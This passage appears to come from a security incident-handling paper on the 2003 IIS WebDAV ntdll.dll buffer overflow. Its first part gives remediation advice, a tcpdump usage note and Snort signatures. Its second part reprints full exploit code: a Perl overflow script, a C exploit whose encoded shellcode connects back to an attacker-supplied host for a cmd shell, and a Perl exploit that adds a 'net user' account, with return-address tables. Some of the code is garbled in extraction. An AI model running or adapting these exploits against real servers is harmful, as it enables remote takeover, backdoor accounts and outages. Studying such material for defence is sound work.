- Consider installing an Intrusion Detection System (IDS), which could detect the signatures of known attacks. Also configure it do perform network anomaly detection. I.e. if a network should only run secure protocols like https or ssh then any telnet/ftp traffic should start raising alerts.
- The Microsoft IIS Lockdown tool should be downloaded and configured

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¹ This is an Internet Direc tory service and is used to translate domain names to IP address

There also appeared to be a lack of testing facilities s o there is a need to create a fully documented change procedure.

- This should include proving all changes in a testing environment
- Documenting the change
- Documenting the actions taken to implement the c hange
- Perform regression testing of the change
- Perform security testing of the c hange
- Review all the results from the testing
- Make recommendations to improve the planned change
- Create installation instructions for the live network
- Prove the whole process
- Get sign off from all parties concerned.
- Update all build documents
- Install in live
- Check no security issues have occurred due to the change

This could have stopped the file server from having some of the basic ports from being re opened.

The sensitive issue of contacting the police was never resolved so the incident team decided to pursue this issue with all areas to try and agree a company policy for future incidents. The final action the team did was to ask people involved in the incident for their comments on how the incident was handled and all feedback was reviewed by the team and its managers to see if the process could be made better.

The Business is now also asking the incident team about what changes, if any, could be incorporated to make the network more secure.

EXTRAS

Prevention of the Exploit

If the machine is not being used to host a web site then disable the IIS component, or even better remove it from the machine altogether via the 'Add/Remove Programs' icon within the control panel.

Microsoft also provide a utility to try and guard against IIS being exploited called the IIS lockdown tool ¹. This could be downloaded and used ².

Whether or not this version of IIS is being used, the machine should be patched to the latest levels as soon as possible. Microsoft provides a utility called Windows U pdate³ that will help do this.

This poses a couple of problems.

http://www.microsoft.com/downloads/release.asp?ReleaseID=43955

² See Extras Section on IIS Lockdown Tool

³ http://windowsupdate.microsoft.com/

- 1. The machine has to have a connection available to it which can talk to the Microsoft machines as initially a program is downloaded that will scan the computer and then display all the relev ant updates for all the Microsoft products installed on that particular machine. You then have the option to choose the updates you wish to apply. This means that either the fire wall has to have an outgoing connection enabled or the updates have to be don e via a staging server. The Incident team recommended the later
- 2. The only drawback with this is that if there happens to be a full service pack release it could possibly take hours to download the code if you are using a standard 56K modem.

At the very lea st the following patch should be downloaded and installed. http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45 -5145-4844-B62E-C69D32AC929B&displaylang=en

Also, have a proprietary anti virus scanner installed on the machine that performs real time monitoring, as this should detect any 'known' viruses. The two figures below illustrates how Norton AntiVirus ¹ reported the exploit code stored on the attacking machine. (Remember to keep up to date with the virus definitions though.)




Figure 17: Norton Real Time Virus Alert

¹ http://symantec.com/nav



Figure 18: Norton Virus Checker Report

Perform regular port scans of all the servers that could be prone to attack, i.e. any machine that has been placed a network with only one firewall between it and the Internet. Recording the ports that are open and the particular program / service that opened then is recommended for fut ure reference. This will not prevent an attack but may highlight any machines that could have been compromised or have any of the currently known vulnerabilities. The results of the scan can then be compared with previous ones to see if any ports have been opened that should not have been. It would also probably detect any backdoor programs running. Try not to schedule the scans at the same time as the intruder may have programmed the backdoor to only be available at certain times of the day.

Create a strict change control process for each machine. This should detail all the changes applied to a machine since it was originally built. It should also include updating all documentation and build guides of any changes to give a comprehensive his story of the machine. This will make rebuilding of the server a lot easier and quicker due to not having to search around and build it on a trail and error basis. It would detail all software originally installed on the machine along with licenses and how it had been previously installed i.e. what parameters were applied etc.... All software installed on the machine should be held in the same physical secure area, preferably a fireproof safe, and labelled clearly as to what it is and which machine it was installed on.

Any proposed update should be tested and documented first in an environment that is not susceptible to external attacks. Apart from the normal set of tests that should be performed to ensure all the applications still work as expected the tests should also include the following steps: -

- Document the status of the machine before any updates are applied. This should include listing what ports are open when all the services are running.
- Perform a full system backup whilst the server is in a quiesce nt state In case of failures.
- Apply the updates as per the vendors instructions
- Document the status of the machine after the updates have been applied
- Compare the before and after status of the machine

• Amend the above process accordingly to create a deta iled installation guide that can be used to apply the updates in the Live environment.

If, when the machine was originally built, it was put through a rigorous hardening routine to ensure only the essential ports that are required are opened then when comparing the results pay special attention to the ports that are now open. This is because sometimes the install routines re-open ports as if you were building a default configuration e.g. printer daemons, rpc services etc.... If this testing process is not done very carefully then it is quite possible that all security actions that have been applied at build, and subsequent upgrades, will be overwritten and the machine may become insecure.

If possible have the source codes scanned or use a debugger and look for known functions that are susceptible to an attack. If any programs are developed in house, get the developers trained in the aspects of security. This should make them aware of the consequences of buffer overflows and how they work which, could lead to less code being produced that would be susceptible to such attacks.

Put an IDS system in place which if set up properly could detect for known attack signatures. But be sure to keep the signatures up to date

Another way of protecting the network is to lo ok at the firewall configuration and how it works. Some firewalls work on security ratings for each of its interfaces. The default configuration comes with the outside interface (Internet facing) having a rating of 0 (zero) and the inside interface (Intern al network) having a rating of one 100. The rules allow traffic to flow from a high rating to a low rating but not from a lower to a higher rating. Therefore all traffic from the outside interface is not allowed to flow to the inside interface unless specific 'allow' rules are added to the outside interface, which would need to match source address and port, and destination address and port. Typically to permit an internet facing interface to allow traffic to traverse the firewall to a Web Server on the insaide interface, a rule would be needed which permits any internet address any port to connect to the web server address on port 80 (http) and or port 443 (https).

Microsoft have also provided additional " tools you can use to block the exploitation of the vulnerability" These can be vie wed in the knowledge base at: - http://support.microsoft.com/default.aspx?scid=kb;EN -US:816930

Microsoft have also released a document called 'A Guide To Securing IIS 5.0' this can be seen at

http://www.microsoft.com/technet/treeview/defau lt.asp?url=/technet/prodtechno l/iis/iis5/deploy/depoyg/securiis.asp

IIS Lockdown Tool

This is a tool that can be downloaded from Microsoft and is used to

"turn off unnecessary thus reducing attack surface available to attackers. To provide multiple layers of protection against att ackers, URLscan, with customized templates for each supported server rolle"

The tool can be downloaded from: -

http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC

Download Network Install versions of Microsoft's Service Packs for Windows 2000

To create a network installation of a service pack the following steps need to be taken: -

- Connect to Microsoft Service Pack downloads centre http://www.microsoft.com/windows2000/downloads/servicepacks
- Click the link relating to the service pack you require an d follow the instructions on how to retrieve.

Use Of tcpdump

tcpdump is a network -monitoring tool that can record all traffic on a specified network. Once running it sits on a machine and records all the traffic that occurs on the network specified. It can store the recorded data to a file, which can then be replayed at your leisure and filtered in many ways to remove any traffic you are not interested in.

To record the traffic for the extracts shown the following command was used

tcpdump -I eth0 -s 1500 -w tcpdump.log

Where: - -I Interface to monitor

-s Packet size to record.

-w File to dump the log to

To replay the traffic recorded and extract only the traffic for the hosts concerned

tcpdump -r tcpdump.log -s 1500 -X host 10.10.10 or host 10.10.10 .40

Where: - -r Dump file to read

-s Packet size of the record recorded

-X display in both Hexadecimal and character format

host.. Display records only bound for the hosts listed

Common HTTP Status Codes

Status Code	Meaning
200	OK
201	Created
202	Accepted
204	No Content
301	Moved Permanently
302	Moved Temporari ly
304	Not Modified
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not Found
500	Internal Server Error

502 Bad Gateway503 Service Unavailable

Figure 19: HTTP Code Reference

The above table is a quick reference that has been created from RFC1945. For more information and meanings of the codes consult http://www.ietf.org/rfc/rfc1945.txt
For a longer list of more of the codes consult httlp://www.w3.org/Protocols/rfc2616/ rfc1616 -sec10.html

Snort Signatures for WebDAV supplied by Joe Stewart GCIH http://www.lurhq.com/webdav.pdf

rs iis Attack

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090 685e 56c3 9054 59ff d158 33c 9|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000010; rev:1;)

kralor probe

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server; content:"|5345 4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a|"; de pth:24; dsize:<89; refere nce:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000011; rev:1;)

kralor shellcode

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (ms g:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d a2b1 25 b8 cccc|"; reference:cve,CAN - 2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted - admin; sid:1000012; rev:1;)

webdavx.pl

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (webdavx.pl)"; flow: to_server; content:"|4c4f 434b 202f 4141 4141 4141 4141 4141|"; refer ence:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attem pted-admin; sid:1000013; rev:1;)

wd.pl

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (wd.pl)"; flow: to_server; content:"|4c4f 434b

202f 5858 5858 5858 5858 5858 |"; r eference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000014; rev:1;)

KaHT probe

alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573 6572 2d41 6765 6e74 3a20 4b61 4854 0d0 a|"; reference:cve,CAN -2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000015; rev:1;)

Released Code by SecuriTeam.com

SecuriTeam.com ™ (WebDAV Exp loit Code Released) Beyond-Security's SecuriTeam.com

> Title24/3/2003 WebDAV Exploit Code R eleased

Summary

As we reported in our previous article: Unchecked Buffer in Windows Component could Cause Web Server Compromi se (WebDAV) and New Attack Vectors and a Vulnerability Dissection of MS03 -007, a serious vulnerability in WebDAV allows a remote attacker to cause the server to execu te arbitrary code. The following exploit codes can be used to test your system for the mentioned vulnerability.

Details

Generic Exploit:

The following exploit code will jump to EIP address of unicode equivelent of 0x41414141 (e.g. 0x0041004100)

webdavIIS50.pl

```
#!/usr/bin/perl -w
# Tested on :
       W2K SP3 + the fix -> IIS issues an error
         W2K SP3 -> IIS temporarily crashes
        W2K SP2 -> IIS temporarily crashes
        W2K SP1 -> IIS does not crash, but issues a message
                 about an internal error
        W2K -> IIS does not crash, but issues a message about
                 an internal error
# This tool is only for testing if you are affected with the current
vulnerability
# DISCLAIMER:
# The information in this bulletin is provided "AS IS" without warranty of any
# In no event shall we be liable for any damages whatsoever including direct,
indirect,
# incidental, consequential, loss of business profits or special damages.
# Coded by Dennis Rand - www.infowarfare.dk
# Read more about the vulnerabili ty at Microsoft - MS03-007
# If you put a debugger on the Inetinfo process you can see the result,
# And sorry about the code could be much more nice, but fuck, it works =)
#
```

Load modules required

```
use strict;
use IO::Socket;
use LWP::Simple;
```

Declar e Global Variables

```
# Globals Go Here.
my $host;  # Host being probed.
my $port;  # Webserver port.
my $Buffer;  # A x 65535
my $XMLShit;  # XML Request
```

Set buffer to be 65535 A's

```
\$Buffer = "A" \times 65535;
```

Set Host_Header

```
Host_Header = "Host: 127.0.0.1 \r\nContent-type: text/xml \r\nContent-Length: 133 \r\n";
```

Create XML command for WebDAV

```
 $$XMLShit = "<?xml version= \"1.0\"?> \r\n<g:searchrequest xmlns:g= \"DAV: \">\r\n<g:sql> \r\nSelect \"DAV:displayname \" from scope() \r\n</g:sql> \r\n</g:searchrequest> \r\n";
```

Execute code s ubroutines

```
# SUBROUTINES GO HERE.
&intro;
&scan;
&exit; # Play safe with this.
sub intro {
&host;
sleep 3;
}.
```

Display exploit details and set host IP address and port if not given

```
# host subroutine.
sub host {
system('cls');
print "\n WebDAV Buffer Overflow for IIS 5.0";
print "\n http://www.infowarfare.dk";
print "\n ----------------\n";
print "\n Host : ";
$host=<STDIN>;
chomp $host;
if ($host eq ""){$host="127.0.0.1"};
print "\n Port : ";
$port=<STDIN>;
chomp $port;
```

```
if ($port =~/\D/) {$port="80"};
if ($port eq "") {$port = "80"};
};  # end host subroutine.
```

Display details of attack then connect to victim

```
# scan subroutine.
sub scan {
print "\n\n";
print "\nIIS 5.0 WebDAV BufferOverflow attack - $host on port $port ... ";
print "\n";
&connect;
};
```

Connect to specified host and port

Send the buffer overflow details

```
# It is here we put it all together and Flush the Buffer
print $connection "SEARCH /$Buffer HTTP/1.1 \r\n$Host_Header \r\n$XMLShit \r\n";
close $connection;
}; # end connect subroutine.
```

Exit the program

```
# exit subroutine.
sub exit{
print "\n\n\n";
exit;
};
```

webdav.exe

Shellcode Exploit:

```
/* sometimes you need to pad more than 10 times ;) */
            /* the shellcode was coded by myself, it is SEH + ScanMem to */
            /* find the famous offsets (GetProcAddress).. */
            /* I know I code like a pig, my english sucks, and my tech too */
            /* it is my fi rst exploit..and my first shellcode..sorry :P */
            /* if you have comments feel free to mail me at: */
            /* mailto: kralor@coromputer.net */
            /* or visit us at www.coromputer.net . You can speak with us */
            /* at I RC undernet channel #coromputer */
            /* ok now the greetz: */
            /* [El0dle] to help me find some information about the bug :) */
            /* tuck to support me ;) */
            /* and all my friends in coromputer crew! hein les pour lets! =) */
/****************************
            #include <winsock.h>
            #include <windows.h>
            #include <stdio.h>
            #pragma comment (lib,"ws2 32")
            char shellc0de[] =
            "\x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
            "\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
            "\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"
            "\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
            "\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x8b\x64\x24\x08"
            " \times 64 \times 8 \times 05 \times 00 \times 00 \times 00 \times 00 \times 58 \times 56 \times 50 \times 65 \times 58 \times 60 \times 64"
            "\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
            "x38x4dx5ax75xdbx64x8fx05x00x00x00x00x5dx5ex8bxe8"
            "x03x40x3cx8bx78x78x03xfdx8bx77x20x03xf5x33xd2x8b"
            "\times 06\times 03\times c5\times 81\times 38\times 47\times 65\times 74\times 50\times 75\times 25\times 81\times 78\times 04\times 72\times 65"
            " \times 63 \times 41 \times 75 \times 1c \times 81 \times 78 \times 64 \times 64 \times 64 \times 72 \times 65 \times 75 \times 13 \times 8b \times 47 \times 24"
            "x03xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
            "\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
            "\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
            "\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
            "\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"
            "x51x41x51x41x51xffxd0x89x85x94x00x00x00x8bx85x7c"
            "\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
```

```
"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
            "\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
            "\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
            "\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
            " \times 00 \times 6a \times 01 \times 6a \times 00 \times 6a \times 00 \times 83 \times c6 \times 09 \times 56 \times 6a \times 00 \times 45 \times 20"
                    " \xff\xd0"
            "CreateProcessA \x00LoadLibraryA \x00ws2 32.dll \x00WSASocketA \x00"
                    "connect x00 x02 x00 x02 x9A x00 xA8 x01 x01 x00"
                    "cmd" // don't change anything..
                    " \x00\x00\xe7\x77" // offsets of kernel32.dll for some win
            ver..
                    "\x00\x00\xe8\x77"
                    "\x00\x00\xf0\x77"
                    "\x00\x00\xe4\x77"
                    " x00x88x3ex04" // win2k3
                    " \x00\x00\xf7\xbf" // win9x =P
                    " \xff\xff\xff\xff";
// can we get a valid HTTP 1.1 on port 80 to victi m_host
            int test host(char *host)
              char search[100]="";
              int sock;
              struct hostent *heh;
              struct sockaddr in hmm;
              char buf[100] ="";
              if(strlen(host) > 60) {
                printf("error: victim host too long. \r\n");
                return 1;
// get details on victim_host
              if ((heh = gethostbyname(host)) == 0) {
                printf("error: can't resolve '%s'",host);
                return 1;
              sprintf(search, "SEARCH / HTTP/1.1 \r\nHost: %s\r\n\r\n", host);
// Creating a socket to port 80 using victim_host ip address
              hmm.sin port = htons(80);
              hmm.sin fami ly = AF INET;
              hmm.sin addr = *((struct in addr *)heh ->h addr);
              if ((sock = socket(AF INET, SOCK STREAM, 0)) == -1) {
                printf("error: can't create socket");
                return 1;
              printf("Checking WebDav on '%s' ... ",host);
```

```
// Connecting socket to port 80 on victim_host ip address
               if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) ==
                                                                                  -1) {
                printf("CONNECTING ERROR \r\n");
                return 1;
// Sending SEARCH / HTTP/1.1 <cr><lf>Host: <hostname>
              send(sock, search, strlen(search), 0);
              recv(sock,buf,sizeof(buf),0);
// If we get HTTP response code 411 then we've connected to server
// dealing with HTTP 1.1 otherwise failed
            if (buf[9] == '4' & & buf[10] == '1' & & buf[11] == '1'
              return 0;
              printf("NOT FOUND \r\n");
              return 1;
            void help(char *program)
// Command line is command victim host name your host your port pad
// (which is o ptional)
        printf("syntax: %s <victim_host> <your_host> <your_port>
            [padding] \r\n",program);
              return;
            void banner(void)
             printf(" \r\n\t [Crpt] ntdll.dll exploit trough WebDAV by kralor
            [Crpt] \r\n");
              printf(" \t\twww.coromputer.net && undernet #coromputer \r\n\r\n");
              return;
            void main(int argc, char *argv[])
              WSADATA wsaData;
              unsigned short port=0;
              char *port_to_shell="", *ip1="", data[50]="";
             unsigned int i,j;
            Unsigned int ip = 0;
              int s, PAD=0x10;
              struct hostent *he;
              struct sockaddr in crpt;
              char buffer[65536] ="";
              char request[80000]; // huuuh, what a mess! :)
// Set up XML content
              char content[] =
                   "<?xml version= \"1.0\"?>\r\n"
                   "<g:searchrequest xmlns:g= \"DAV:\">\r\n"
                   "<g:sql> \r\n"
```

```
"Select \"DAV:displayname \" from scope() \r\n"
                    "</q:sql> \r\n"
                    "</g:searchrequest> \r\n";
              banner();
              if((argc<4)||(argc>5)) {
                help(argv[0]);
                return;
// Start Winsock
            if (WSAStartup(0x0101, &wsaData)!=0) {
              printf(" error starting winsock..");
              return;
            if(test host(argv[1]))
              return;
            if(argc==5)
// If 5 th argument exists add its numeric value to 16 decimal
              PAD+=atoi(argv[ 4]);
            printf("FOUND \r\nexploiting ntdll.dll through WebDav [ret:
            0x00\%02x00\%02x] \r\n", PAD, PAD);
// Ip address of hacker's machine
               ip = inet_addr(argv[2]); ip1 = (char*)&ip;
// putting ip address components n.n.n.n into shell code for exploit
            shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
            shellc0de[451]=ip1[3];
// adding hacker's port to shell script
              port = htons(atoi(argv[3]));
              port to she ll = (char *) &port;
              shellc0de[446]=port_to_shell[0];
              shellc0de[447]=port_to_shell[1];
            // we xor the shellcode [xored by 0x95 to avoid bad chars]
              asm {
             lea eax, shellc0de
              a dd eax, 0x34
            xor ecx, ecx
            mov cx, 0x1b0
            wah:
            xor byte ptr[eax], 0x95
            inc eax
            loop wah
// Again create a socket for port 80 on victim_host
              if ((he = gethos tbyname(argv[1])) == 0){
```

```
printf("error: can't resolve '%s'",arqv[1]);
                 return;
               crpt.sin port = htons(80);
               crpt.sin_family = AF_INET;
               crpt.sin addr = *((st ruct in addr *)he ->h addr);
               if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                printf("error: can't create socket");
                return;
              printf("Connecting... ");
              // connect socket to port 80
              if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) ==
                printf("ERROR \r\n");
                return;
             // No Operation.
// Insert Hex 90 in all of buffer
            for (i=0; i < size of (buffer); buffer[i] = (char) 0x90, i++);</pre>
             // fill the buffer with the shellcode
// Adding shellcode from offset 64000, for size of shellcode to buffer
            for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shell c0de) -</pre>
1;buffer[i]=shellc0de[j],i++,j++);
            // well..it is not necessary..
// From offset 0 to 2499 sets each buffer byte to PAD byte
             for(i=0;i<2500;buffer[i]=PAD,i++);
             /* we can simply put our ret in this 2 offsets.. */
            //buffer[2086]=PAD;
            //buffer[2085]=PAD;
// Terminate buffer with 0 character, making it a string
              buffer[sizeof(buffer)]=0x00;
// Build request and data buffers. First set both buffers to binary 0's
            m emset(request, 0, sizeof(request));
               memset(data, 0, sizeof(data));
// HTTP SEARCH followed by exploit buffer to victim_host, defining
// Content-type header as XML
               sprintf(request, "SEARCH /%s HTTP/1.1 \r\nHost: %s\r\nContent-type:
             text/xml \r\nContent -Length: ",buffer,argv[1]);
// Now add content length at end of request.
```

```
sprintf(request, "%s%d \r\n\r\n", request, strlen(content));
              printf("CONNECTED \r\nSending evil request...");
// Then send HTTP header with exploit and XML content to victim_host
               send(s, request, strlen(request),0);
               send(s,content,strlen(content),0);
              printf("SENT \r\n");
// Receive response from victim_host
               recv(s,data,si zeof(data),0);
// If 1 st byte of buffer data not binary 0 then machine is patched
               if(data[0]!=0x00) {
                  printf("Server seems to be patched. \r\n");
                  printf("data: %s \r\n",data);
              } else
// Else exploit will work
                  printf("Now if you are lucky you will get a shell. \r\n");
                  closesocket(s);
                  return;
```

Additional information

The information has been provided by kr alor and matrix.

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wd.pl

```
#!/bin/perl
#
# 2003.3.24
#
# mat@monkey.org
# mat@panicsecurity.org
#
# tested on Windows 2000 Advanced Server SP3: Korean language edition
# ntdll.dll with 2002.7.3 version
# You need to change some parameters to make this exploit work on your platform of choice
#
# This exploit uses unicode decoder scheme and self -modifies unicoded shellcode to original one.
#
```

Load require modules

```
use Socket;
```

Check if any parameters have been supplied

```
if($#ARGV<0)
{
die "usage: wd.pl <target hostname> \n";
}
```

Declare variables

```
my $host=$ARGV[0];
my $url len=65514;
#LOCK: 65514
#SEARCH: 65535
my $host_header="Host: $host \r\n";
my f=Translate: f \r\n";
$translate f="";
my $port=80;
my $depth="Depth: 1 \r\n";
$depth="";
my $connection str="Connection: Close \r\n";
$connection_str="";
my $url2="B";
$url2="";
my $cont="C";
my $lock_token ="Lock-Token: $cont \r\n";
$lock token="";
my \$destination="Destination: /\$url2 \r\n";
$destination="";
# LoadLibrary: 0x100107c;
# GetProcAddress 0x1001034;
# WinExec("net user matt 1234 /ADD")
# this shellcode is encoded to printable string form
```

Set up shell code

\$shellcode=" \x34\x34\x30\x2e\x2c\x2a\x61\x62\x48\x48\x2a\x2a\x2c\x2d\x7f\x80\x68 x69x2cx2cx18x19x64x65x58x59x0cx07%u0411%u00f0x67x67x2cx2ax31x2ex18x19x64x65x58x59x7ex7fx56x56x1ax1ax4cx4dx55x55x71x71x7dx7d\x38\x39\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x62\x62\x0c\x3b\x39\x4e\x4e\x6c\x6d \x6c\x6d\x4c\x4d\x38\x38\x5f\x60\x4c\x4d\x4c\x4d\x4c\x4d\x64\x64\x67\x68\x78\x79 \x72\x73\x44\x45\x4c\x4d\x4c\x4c\x61\x62\x33\x33\x45\x46\x08\x2d\x2d\x60\x60 x08x08x33x34x64x64x67x68x65x65x78x79x56x57x44x45x4cx4dx4cx4c\x61\x62\x33\x33\x45\x46\x64\x65\x1a\x1b\x0e\x0f\x2c\x2d\x76\x76\x31\x31\x60\x61 x19x19x60x60x3dx3ex3bx38x2dx2dx0cx08x16x16x07x08x6cx6dx6cx6d\x4c\x4d\x0c\x08\x12\x12\x03\x03\x6c\x6d\x6c\x6d\x4c\x4d\x79\x7a\x4f\x50\x60\x60 \x38\x39\x31\x2e\x33\x33\x33\x33\x33\x54\x54\x27\x24\x65\x66\x08\x08\x3b\x38 \x0c\x0c\x2d\x2e\x29\x29\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06\x03\x03 \x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x16\x16\x38\x38\x6c\x6d\x6c\x6d\x4c\x4d\x08\x08 \x39\x39\x0c\x2d\x2d\x3b\x39\x6c\x6d\x4c\x4d\x65\x65\x64\x65\x08\x08 \x2d\x2d\x33\x33\x06\x06\x1d\x1d\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x33\x33\x06\x06 x1fx1fx6cx6dx6cx6dx4cx4dx54x54x27x24x04x05x04x05x65x66x08x08\x3b\x38\x0c\x2d\x2e\x27\x27\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06 x19x19x60x6dx6cx6dx4cx4dx33x33x06x06x1bx1bx6cx6dx6cx6dx4cx4d\x7a\x7b\x7d\x7d\x75\x76\x7e\x7e\x7c\x76\x77\x4c\x4d\x63\x63\x7a\x7b\x77\x77 x75 x75 x7e x7e x4c x4d x67 x67 x78 x78 x7b x7c x6e x6e x70 x71 x7e x7e x7d x7d\x4c\x4d\x6e\x76\x71\x78\x78\x77\x64\x65\x75\x76\x7b\x7b\x7d\x7d\x7e\x7e x75 x75 x75 x75 x4c x4d x7d x7d x51 x52 x62 x63 x76 x77 x5d x5a x7e x70 x71\x7e\x7e\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x7b\x7c\x7e\x7e\x76\x77\x5e\x5b\x76\x76 x55x56x56x55x56x57x5ex5bx5bx5bx7cx7cx7ex7fx7ex7fx4cx4dx4cx4d\x4c\x4d\x4c\x4d\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x7e\x4c\x4d\x4e\x4e\x4c\x4d x4cx4dx4cx4dx76x77x7ex7ex75x75x75x76x77x49x4a;

Set up XML request for WebDAV

```
\label{lem:my problem:lem:my problem:my pr
```

Set up return addresses to try

```
# jmp ebx, call ebx addresses
my @return addresses=(
"%u32ac%u77e2",
"%uc1b5%u76ae",
"%u005d%u77a5"
"%u0060%u776b",
"%u00b4%u77a5",
"%u00e6%u77ac"
"%u014a%u7766",
"%u0392%u7511"
"%u03a0%u7511",
"%u0900%u6df1",
"%u0900%u778b",
"%u1167%u6b32",
"%u1184%u6ed4",
"%u1192%u6b3e",
```

```
"%u11b1%u779e",
"%u11b9%u777f",
"%u11b9%u782c",
"%u11d3%u7834",
"%u1800%u749e",
"%u20ac%u777f",
"%u215c%u777e",
"%u2171%u7766",
"%u2172%u6b3a",
"%u2191%u6e6f",
"%u21d4%u6e6f",
"%u2283%u730a",
"%u24b9%u7763",
"%u24d5%u7763",
"%u24e8%u7761",
"%u2503%u7834",
"%u2514%u77e2",
"%u251e%u77db",
"%u2521%u7761",
"%u2527%u77db",
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"%u253c%u77e2",
"%u2547%u77dc",
"%u2592%u77dc",
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"%u30b0%u77e5",
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"%u4f73%u749f",
"%u4fd4%u77dc",
"%u4ff1%u749f",
"%u5023%u749f",
"%u5078%u77a5",
"%u5112%u77dc",
"%u5121%u749f",
"%u5144%u77dc",
"%u5146%u77e2",
"%u514e%u77ac",
"%u518d%u6dee",
"%u51c4%u7387",
"%u5237%u77ac",
"%u52a0%u777f",
"%u52a0%u782c",
"%u52d5%u777f",
```

```
"%u52d5%u782c",
"%u52f8%u7800",
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"%u5366%u7740",
"%u555e%u741b",
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"%u5f1b%u782c",
"%u5f62%u7325",
```

```
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"%u5fb7%u6c11",
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"%u609a%u7387",
"%u60f6%u72fc",
"%u611f%u77bf",
"%u6144%u74da",
"%u6144% u74e3",
"%u6198%u7763",
"%u61a9%u74da",
"%u61a9%u74e3",
"%u61fa%u66c7",
"%u61fa%u671b",
"%u620a%u7325",
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"%u63a9%u77bc",
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```

```
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"%u7fd5%u76ae",
"%u8018%u775b",
"%u807d%u7387",
"%u80a5%u775b",
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"%u81c0%u77db",
"%u82ad%u6c11",
"%u82d5%u65f1",
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"%u9957%u77a5",
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"%u9edc%u7901",
"%u9ede%u77e9",
"%ua300%u76ae",
"%uac16%u7900",
"%uac17%u77db",
"%uac17%u7832",
"%uac4b%u77db",
"%uac4b%u7900",
"%uac52%u76ae",
"%uac5a%u76ae",
"%uac71%u7693",
"%uac84%u77e9",
```

```
"%uac97%u77e3",
"%uaca2%u6ed3",
"%uaca4%u6c0f",
"%uaca4%u77e9",
"%uacac%u6c0f",
"%uacaf%u77e3",
"%uacb6%u6ed3",
"%uacc8%u7693",
"%uace0%u7761",
"%uacfb%u7761",
"%uad0d%u77e2",
"%uad13%u7900",
"%uad18%u779e",
"%uad25%u7900",
"%uad27%u6ed3",
"%uad45%u77e2",
"%uad5b%u7900",
"%uad5f%u7387",
"%uad73%u6995",
"%uad73%u6b32",
"%uad7a%u6b32",
"%uada6%u775b",
"%ua dab%u7900",
"%uadc4%u7387",
"%uadf0%u76ae",
"%uadf9%u6995",
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"%uae80%u77e5",
"%uae96%u77e5",
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"%uafa2%u779e",
"%ub00a%u77e5",
"%ub05d%u77e5",
"%ub0c0%u6b32",
"%ub0ef%u7518",
"%ub100%u6b32",
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"%ub169%u6b32",
"%ub177%u672e",
"%ub181%u6b32",
